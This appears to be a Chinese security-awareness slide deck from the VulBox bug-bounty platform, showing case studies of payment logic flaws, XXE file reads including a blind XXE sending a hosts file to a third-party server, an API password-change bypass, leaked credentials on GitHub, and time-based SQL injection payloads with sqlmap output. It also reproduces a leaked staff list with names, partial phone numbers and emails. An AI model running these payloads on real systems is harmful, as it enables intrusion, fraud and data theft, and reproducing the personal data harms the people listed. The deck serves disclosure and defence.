Set-Cookie: PTOKEN=[REDACTED] Domain=. [REDACTED] Path=/
Connection: Keep-alive
Keep-Alive: timeout=15, max=100
Content-Length: 70

{"result":"","err_msg":"0000","err_code":"3040","success":"0"}
```

篡改为1

客户端本地验证

然并卵  
Useless



漏洞盒子  
WWW.VULBOX.COM



# 支付漏洞：想付多少钱就多少钱

- 初级支付漏洞：抓包修改金额，绕过前端，后端无验证，支付成功



订单详情			
保险产品信息			
保险产品名称	境外旅行险	保险费(共计)	0.01
保险期间	2015-06-02 至 2015-07-02	购买份数	1
投保人信息			
姓名	*大拿	出生日期	1...
证件类型	护照	证件号码	...
电子邮箱	@163.com	联系地址	北京/BEIJING
被保险人信息			
姓名	*大拿	出生日期	...
证件类型	护照	证件号码	...
联系地址	北京/BEIJING	与投保人关系	本人 本人
职业名称			

# 支付漏洞：免费购物，还能给账号充钱

- 初级支付漏洞：修改商品数量为负数，免费购买商品，甚至给账号加钱

	单价 (元)	数量 (件)	小计 (元)	操作
 惠氏启赋3段幼儿配方奶粉900g装	¥335.00 <del>¥368.00</del>	- 1 +	¥-335.00	删除
秒杀：全球奶粉 劲爆抢				
已优惠: 0.00 元		小计: -335.00		

已优惠: ¥0.00


[清空购物车](#)共有1件商品，总计(不含运费): -335.00





# 支付漏洞：无限刷积分


- 支付逻辑漏洞：绑定余额不足的银行卡，反复购买商品，实际支付失败，却无限刷积分





# 支付漏洞：把账号提现成负数

- 利用数据库未加锁，同一笔提款多线程并发提交，将账户余额提成负数



# 案例：支付漏洞

\ 提现记录 提现申请 我的银行卡

提现单号	申请时间	提现金额（元）	目前进度	状态
TX20150109 [REDACTED]	2015-01-09 [REDACTED] 03:40	7626.00	等待银行处理	进行中
TX20150109 [REDACTED]	2015-01-09 [REDACTED] 03:41	7626.00	等待银行处理	进行中

\ 提现申请 提现记录 我的银行卡

账户余额：-7626元

申请人：[REDACTED]

开户银行：招商银行

银行卡号：62 [REDACTED] 2

手机号：186 [REDACTED]

提现金额：

元 \* 金额不能为空

验证码：

获取验证码




漏洞盒子

WWW.VULBOX.COM

# XXE外部实体攻击

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM"file:///etc/passwd">
]>
<UserInfo>
  <name>&name;</name>
</UserInfo>
```



Your name is :

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin  
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/game:  
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/s  
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/  
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin.  
Server,,:/nonexistent:/bin/false messagebus:x:102:106:./var/run/d  
/lib/colord:/bin/false usbmux:x:104:46:usbmux daemon,,:/home/us  
ntp:x:106:113:./home/ntp:/bin/false Debian-exim:x:107:114:./var/sp  
/bin/sh avahi:x:109:118:Avahi mDNS daemon,,:/var/run/avahi-daer  
dradis:x:111:121:./var/lib/dradis:/bin/false pulse:x:112:122:PulseA  
Dispatcher,,:/var/run/speech-dispatcher:/bin/sh haldaemon:x:114  
iodine:x:115:65534:./var/run/iodine:/bin/false postgres:x:116:127:F  
sshd:x:117:65534:./var/run/sshd:/usr/sbin/nologin redsocks:x:118:  
stunnel4:x:120:130:./var/run/stunnel4:/bin/false statd:x:121:65534  
gdm:x:123:134:Gnome Display Manager:/var/lib/gdm3:/bin/false rt  
/bin/false www:x:1000:1001:./home/www:/sbin/nologin



# • 案例：某P2P贷款平台任意系统文件读取

```
Raw Params Headers Hex
POST /uploadaddress HTTP/1.1
User-Agent: Android
Host: m[REDACTED].com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 744

<?xml version='1.0' encoding='utf-8' ?>
<ppdRequest>
  <head>
    <operation>bindaccount</operation>
    <requestTime>1427785414783</requestTime>
    <signature>MEWlnOXzGP1tFRONIGCpN4f14RdJSFR</signature>
  </head>
  <body>
    <userName>[REDACTED]@yahoo.com.tw</userName>
    <passWord>123456</passWord>
    <openid>3B7B8F9DD2F5FE2E360C822C3BAC59B4</openid>
    <type>7</type>
    <level></level>
    <info></info>
    <date></date>
    <imei>0000000000000000</imei>
  </body>
</ppdRequest>
```

正常请求POST数据

```
Request
Raw Params Headers Hex XML
POST /uploadaddress HTTP/1.1
User-Agent: Android
Host: m[REDACTED].com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 724

<?xml version='1.0' encoding='utf-8' ?>
<!DOCTYPE root [
  <ENTITY % file SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
  <ENTITY % dtd SYSTEM "http://www.w3.org/1999/xhtml/text.dtd">
  %dtd;
  %send;
]>
<?xml version='1.0' encoding='utf-8' ?>
<ppdRequest>
  <head>
    <operation>bindaccount</operation>
    <requestTime>1427785414783</requestTime>
    <signature>MEWlnOXzGP1tFRONIGCpN4f14RdJSFR</signature>
  </head>
  <body>
    <userName>wat[REDACTED]@yahoo.com.tw</userName>
    <passWord>123456</passWord>
    <openid>3B7B8F9DD2F5FE2E360C822C3BAC59B4</openid>
    <type>7</type>
    <level></level>
    <info></info>
    <date></date>
    <imei>0000000000000000</imei>
  </body>
</ppdRequest>
```

构造XML实体，读取hosts文件  
发送到第三方服务器

```
33.txt x
← → ↺ ⌂ 📄 l[REDACTED].txt
2015-03-31 17:47:02 1 [REDACTED] 4
2015-03-31 17:47:38 1 [REDACTED] 4
[REDACTED].hosts.v1
192.168.200.60 mail.[REDACTED].com
127.0.0.1 localhost
127.0.0.1 res3.[REDACTED].in.com
127.0.0.1 shop.[REDACTED].i.com
192.168.200.110 proxy.p[REDACTED].yl.com
```

容易被忽略的问题：APP/微信/API 接口安全





# API 接口案例：绕过旧密码验证直接改新密码

常规设置

SSH公钥管理

修改密码

邮箱

通知设置

连接帐号

账单明细

应用程序

修改密码

当前密码

密码 (至少6位)

密码确认

更新

正常的密码修改逻辑，需要验证当前密码

常规设置

SSH公钥管理

修改密码

邮箱

通知设置

连接帐号

账单明细

应用程序

常规设置

查看您的个人页面

用户名

全名

链接

公司

地理位置

☒ 使用 gravatar ☐ 自定义头像

更新

所有的设置项都是通过同一API接口处理

# API 接口案例：绕过旧密码验证直接改新密码

```
<iframe>
-----1566891424808
Content-Disposition: form-data; name="user[company]"

<iframe>
-----1566891424808
Content-Disposition: form-data; name="user[location]"

someone@gmail.com
-----1566891424808
Content-Disposition: form-data; name="user[password]"

123456
-----1566891424808
Content-Disposition: form-data; name="user[using_avatar]"

false
```

在常规设置请求中添加要修改的用户名和密码字段，提交到API接口处理，成功地修改了密码。



# 案例：github泄露源码、密码，被渗透

- 某商城泄露集团各分店账号密码
- 某大型知名保险公司泄露数据库账号密码，测试环境账号密码

```
{name:'谭丹',phone:['13731'],mail:'tand@bubugao.com',qq:'',sex:'女',dpartament:'人力资本部',position:'人力资本中心'},
{name:'李春媛',phone:['15770'],mail:'lichun@bubugao.com',qq:'',sex:'女',dpartament:'人力资本部',position:'人力资本中心'},
{name:'李向',phone:['1373'],mail:'lixia@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李晨',phone:['184'],mail:'lixia@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'食品商品部'},
{name:'李晨',phone:['15786'],mail:'lixia@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'商品运营中心'},
{name:'李晨',phone:['186760'],mail:'lixia@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'商品运营中心'},
{name:'李丹',phone:['186876'],mail:'lixia@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'生鲜商品部'},
{name:'李应正',phone:['139230'],mail:'liyingsheng@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'生鲜商品部'},
{name:'李应正',phone:['155556'],mail:'liyingsheng@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'食品商品部'},
{name:'李应正',phone:['159782'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'食品商品部'},
{name:'李应正',phone:['158936'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'食品商品部'},
{name:'李应正',phone:['188789'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李应正',phone:['158760'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李应正',phone:['135590'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李应正',phone:['133668'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李应正',phone:['138740'],mail:'liyingsheng@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'百货商品部'},
{name:'李应正',phone:['137250'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'商品运营中心',position:'非食品商品部'},
{name:'李应正',phone:['1521191'],mail:'liyingsheng@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'招商部'},
{name:'李应正',phone:['138730'],mail:'liyingsheng@bubugao.com',qq:'',sex:'男',dpartament:'商品运营中心',position:'招商部'},
{name:'李应正',phone:['137877'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['187111'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['132987'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['159469'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['189517'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['137864'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['186741'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['151111'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['1397577'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['1867619'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['1867614'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
{name:'李应正',phone:['1853610'],mail:'liyingsheng@bubugao.com',qq:'',sex:'女',dpartament:'客服部',position:''},
```

```
jdbc.url=jdbc:oracle:thin:@[redacted]:e[redacted] SW
jdbc.username=e[redacted]
jdbc.password=[redacted]

#
database.jndi.name=j[redacted]

#ft
#eup.serviceUrl=http://[redacted]30/eup-transaction/entry.service
#exercise
#eup.serviceUrl=http://[redacted]1/eup-transaction/entry.service
#uat
#eup.serviceUrl=http://[redacted]7/eup-transaction/entry.service

#eup.serviceUrl=http://[redacted]3/eup-transaction/entry.service
#profiler
#eup.serviceUrl=http://[redacted]/eup-transaction/entry.service
```



漏洞盒子

WWW.VULBOX.COM



# 案例：绕过waf防护端口

- 某某财富SQL注入漏洞致全部数据泄露



```
Payload: http://www.某某.com:88/report-newsDetail-ni-27> AND 6731=6731 AND <1614=1614.shtml
```

```
Type: AND/OR time-based blind  
Title: MySQL > 5.0.11 AND time-based blind  
Payload: http://www.某某.com:88/report-newsDetail-ni-27> AND SLEEP(5) AND <1935=1935.shtml
```

```
[15:31:23] [INFO] the back-end DBMS is MySQL  
web application technology: Apache, PHP  
back-end DBMS: MySQL 5.0.11  
[15:31:23] [INFO] fetching current user  
[15:31:24] [WARNING] running in a single-threaded mode. Please consider usage of option '--threads' for faster data retrieval  
[15:31:24] [INFO] retrieved: sscf@localhost  
current user: 'sscf@localhost'  
[15:31:48] [INFO] fetching current database  
[15:31:48] [INFO] retrieved: sscf  
current database: 'sscf'  
[15:31:56] [WARNING] HTTP error codes detected during run:  
403 (Forbidden) = 1 times
```

网站同时开放88端口

但waf没做防护



漏洞盒子



# 案例：安全意识不足

- 某证券公司弱口令导致全国用户信息泄露，可查看开户详细信息、资金信息等（涉及千万核心数据）
- 某证券从弱口令到SQL注入泄露全部投资者信息（大概涉及几千亿资产的120万用户信息）
- 某证券某系统弱口令引发的股民资金安全血案
- 某银行应用弱口令导致信息泄漏和命令执行



# 总结

- 受利益驱使，金融、电商行业被更多黑客“盯上”，厂商越早地主动客观对待安全问题，才能避免更多的损失；
- 建议企业更多地关心业务逻辑层面安全问题，APP/API/微信接口问题；
- 有人的地方就有江湖，有江湖就有漏洞。人永远是安全威胁中最薄弱的环节；
- 网站安全，内外兼修：解决网站本身安全漏洞，防止黑客攻击；加强内部研发运维人员安全意识与知识。



# 谢谢！



漏洞盒子  
WWW.VULBOX.COM